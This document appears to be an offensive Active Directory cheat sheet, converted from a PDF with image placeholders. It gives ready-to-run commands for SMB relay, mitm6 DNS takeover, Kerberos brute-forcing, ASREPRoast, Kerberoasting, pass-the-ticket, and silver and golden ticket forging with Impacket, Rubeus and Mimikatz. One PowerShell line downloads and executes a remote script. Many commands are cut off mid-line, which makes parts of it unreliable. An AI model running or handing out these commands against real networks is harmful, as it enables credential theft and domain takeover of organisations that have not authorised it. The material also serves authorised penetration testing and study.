9 hashcat -m 5600 ntlmhash.txt /usr/share/wordlists/rockyou.txt --force

```


# SMB Relay Attack

```
1 # SMB signing must be disabled on the target to work
2 # User who's credentials are being relayed should be an admin on both the
3
4 # Discover host with SMB signing disabled
5 nmap --script=smb2-security-mode.nse -p445 192.168.1.0/24
6
7 # SMB Relay Attack
8 # Set Responder config SMB and HTTP off
9 responder -I eth0 -rdwv
10 ntlmrelayx.py -tf target.txt -smb2support
```

# IPv6 DNS Takeover via Mitm6

```
1 git clone https://github.com/fox-it/mitm6.git  
2 pip install mitm6  
3 mitm6 -d domain.name  
4 # During before step, in other terminal run  
5 ntlmrelayx.py -6 -t ldaps://192.168.176.129 -wh fakewpadhost.domain.name -
```


# AD Mindmap




# Kerberos

## Info


### How it works




### Step 1




## Step 2




## Step 3



## Step 4



## Step 5



## Bruteforcing

Requirements: connection with DC/KDC.

### Linux (external)

With [kerbrute.py](#):

```
python kerbrute.py -domain <domain_name> -users <users_file> -passwords <pas
```

### Windows (internal)

With [Rubeus](#) version with brute module:

```

1 # with a list of users
2 .\Rubeus.exe brute /users:<users_file> /passwords:<passwords_file> /domain:<domain>
3
4 # check passwords for all users in current domain
5 .\Rubeus.exe brute /passwords:<passwords_file> /outfile:<output_file>
```

# ASREPRoast

Cracking users password, with KRB\_AS\_REQ when user has DONT\_REQ\_PREAUTH attribute, KDC respond with KRB\_AS REP user hash and then go for cracking.

```
1 # LDAP filter for non preauth krb users
2 LDAP: (&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.8
```

## Linux (external)

With [Impacket](#) example GetNPUsers.py:

```
1 # check ASREPRoast for all domain users (credentials required)
2 python GetNPUsers.py <domain_name>/<domain_user>:<domain_user_password> -r
3
4 # check ASREPRoast for a list of users (no credentials required)
5 python GetNPUsers.py <domain_name>/ -usersfile <users_file> -format <AS_RE
```

## Windows (internal)

With [Rubeus](#):

```
1 # check ASREPRoast for all users in current domain
2 .\Rubeus.exe asreproast /format:<AS REP_responses_format [hashcat | john]
3
4 # Powerview
5 Get-DomainUser -PreauthNotRequired
6
7 # https://github.com/HarmJ0y/ASREPRoast
```

Cracking with dictionary of passwords:

```
1 hashcat -m 18200 -a 0 <ASREP_responses_file> <passwords_file>
2
3 john --wordlist=<passwords_file> <ASREP_responses_file>
```

## Kerberoasting

Cracking users password from TGS, because TGS requires Service key which is derived from NTLM hash

```
1 # LDAP filter for users with linked services
2 LDAP: (&(samAccountType=805306368)(servicePrincipalName=*))
```

## Linux (external)

With [Impacket](#) example GetUserSPNs.py:

```
python GetUserSPNs.py <domain_name>/<domain_user>:<domain_user_password> -ou
```

## Windows (internal)

With [Rubeus](#):

```
.\Rubeus.exe kerberoast /outfile:<output_TGSs_file>
```

With [Powershell](#):

```
1 iex (new-object Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShellMafia/PSKerberoast/master/kerberoast.ps1")
```

```
2 Invoke-Kerberoast -OutputFormat <TGSSs_format [hashcat | john]> | % { $_.Ha
```

Cracking with dictionary of passwords:

```
1 hashcat -m 13100 --force <TGSSs_file> <passwords_file>
2
3 john --format=krb5tgs --wordlist=<passwords_file> <AS_REP_responses_file>
```

## Overpass The Hash/Pass The Key (PTK)

| NTDS.DIT, SAM files or lsass with mimi

### Linux (external)

By using [Impacket](#) examples:

```
1 # Request the TGT with hash
2 python getTGT.py <domain_name>/<user_name> -hashes [lm_hash]:<ntlm_hash>
3 # Request the TGT with aesKey (more secure encryption, probably more steal)
4 python getTGT.py <domain_name>/<user_name> -aesKey <aes_key>
5 # Request the TGT with password
6 python getTGT.py <domain_name>/<user_name>:[password]
7 # If not provided, password is asked
8
9 # Set the TGT for impacket use
10 export KRB5CCNAME=<TGT_ccache_file>
11
12 # Execute remote commands with any of the following by using the TGT
13 python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
14 python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
15 python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

### Windows (internal)

With Rubeus and PsExec:

```
1 # Ask and inject the ticket
2 .\Rubeus.exe asktgt /domain:<domain_name> /user:<user_name> /rc4:<ntlm_has
3
4 # Execute a cmd in the remote machine
5 .\PsExec.exe -accepteula \\<remote_hostname> cmd
```

## Pass The Ticket (PTT)

MiTM, lsass with mimi

### Linux (external)

Check type and location of tickets:

```
grep default_ccache_name /etc/krb5.conf
```

If none return, default is FILE:/tmp/krb5cc\_{uid}.

In case of file tickets, you can copy-paste (if you have permissions) for use them.

In case of being *KEYRING* tickets, you can use [tickey](#) to get them:

```
1 # To dump current user tickets, if root, try to dump them all by injecting
2 # to inject, copy tickey in a reachable folder by all users
3 cp tickey /tmp/tickey
4 /tmp/tickey -i
```

### Windows (internal)

With [Mimikatz](#):

```
mimikatz # sekurlsa:::tickets /export
```

With [Rubeus](#) in Powershell:

```
1 .\Rubeus dump
2
3 # After dump with Rubeus tickets in base64, to write the in a file
4 [IO.File]::WriteAllBytes("ticket.kirbi", [Convert]::FromBase64String("<bas
```

To convert tickets between Linux/Windows format with [ticket\\_converter.py](#):

```
1 # ccache (Linux), kirbi (Windows from mimi/Rubeus)
2 python ticket_converter.py ticket.kirbi ticket.ccache
3 python ticket_converter.py ticket.ccache ticket.kirbi
```

## Using ticket in Linux

With [Impacket](#) examples:

```
1 # Set the ticket for impacket use
2 export KRB5CCNAME=<TGT_ccache_file_path>
3
4 # Execute remote commands with any of the following by using the TGT
5 python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
6 python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
7 python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

## Using ticket in Windows

Inject ticket with [Mimikatz](#):

```
mimikatz # kerberos::ptt <ticket_kirbi_file>
```

Inject ticket with [Rubeus](#):

```
.\Rubeus.exe ptt /ticket:<ticket_kirbi_file>
```

Execute a cmd in the remote machine with [PsExec](#):

```
.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

## Silver ticket

| Build a TGS with Service key

## Linux (external)

With [Impacket](#) examples:

```
1 # To generate the TGS with NTLM
2 python ticketer.py -nthash <ntlm_hash> -domain-sid <domain_sid> -domain <d
3
4 # To generate the TGS with AES key
5 python ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <dom
6
7 # Set the ticket for impacket use
8 export KRB5CCNAME=<TGS_ccache_file>
9
10 # Execute remote commands with any of the following by using the TGT
11 python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
12 python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
13 python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

## Windows (internal)

With [Mimikatz](#):

```
1 # To generate the TGS with NTLM
2 mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<n
3
4 # To generate the TGS with AES 128 key
5 mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128
6
7 # To generate the TGS with AES 256 key (more secure encryption, probably m
8 mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes256
9
10 # Inject TGS with Mimikatz
11 mimikatz # kerberos::ptt <ticket_kirbi_file>
```

Inject ticket with [Rubeus](#):

```
.\Rubeus.exe ptt /ticket:<ticket_kirbi_file>
```

Execute a cmd in the remote machine with [PsExec](#):

```
.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

## Golden ticket

Build a TGT with NTLM hash and krbtgt key, valid until krbtgt password is changed or TGT expires

Tickets must be used right after created

## Linux (external)

With [Impacket](#) examples:

```
1 # To generate the TGT with NTLM
2 python ticketer.py -nthash <krbtgt_ntlm_hash> -domain-sid <domain_sid> -do
3
4 # To generate the TGT with AES key
5 python ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <dom
6
7 # Set the ticket for impacket use
8 export KRB5CCNAME=<TGS_ccache_file>
9
10 # Execute remote commands with any of the following by using the TGT
11 python psexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
12 python smbexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
13 python wmiexec.py <domain_name>/<user_name>@<remote_hostname> -k -no-pass
```

## Windows (internal)

With [Mimikatz](#):

```
1 # To generate the TGT with NTLM
2 mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<k
3
4 # To generate the TGT with AES 128 key
5 mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes128
6
7 # To generate the TGT with AES 256 key (more secure encryption, probably m
8 mimikatz # kerberos::golden /domain:<domain_name>/sid:<domain_sid> /aes256
9
10 # Inject TGT with Mimikatz
11 mimikatz # kerberos::ptt <ticket_kirbi_file>
```

Inject ticket with [Rubeus](#):

```
.\Rubeus.exe ptt /ticket:<ticket_kirbi_file>
```

Execute a cmd in the remote machine with [PsExec](#):

```
.\PsExec.exe -accepteula \\<remote_hostname> cmd
```

## Misc

To get NTLM from password:

```
python -c 'import hashlib,binascii; print binascii.hexlify(hashlib.new("md4"
```


## Delegation

Allows a service impersonate the user to interact with a second service, with the privileges and permissions of the user

- If a user has delegation capabilities, all its services (and processes) have delegation capabilities.
- KDC only worries about the user who is talking to, not the process.
- Any process belonging to the same user can perform the same actions in Kerberos, regardless of whether it is a service or not.
- Unable to delegate if `NotDelegated` (or `ADS_UF_NOT_DELEGATED`) flag is set in the User-Account-Control attribute of the user account or user in Protected Users group.

## Unconstrained delegation


1. *User1* requests a TGS for *ServiceZ*, of *UserZ*.
2. The KDC checks if *UserZ* has the *TrustedForDelegation* flag set (Yes).
3. The KDC includes a TGT of *User1* inside the TGS for *ServiceZ*.
4. *ServiceZ* receives the TGS with the TGT of *User1* included and stores it for later use.




## Constrained delegation and RBCD (Resource Based Constrained Delegation)

Delegation is constrained to only some whitelisted third-party services.

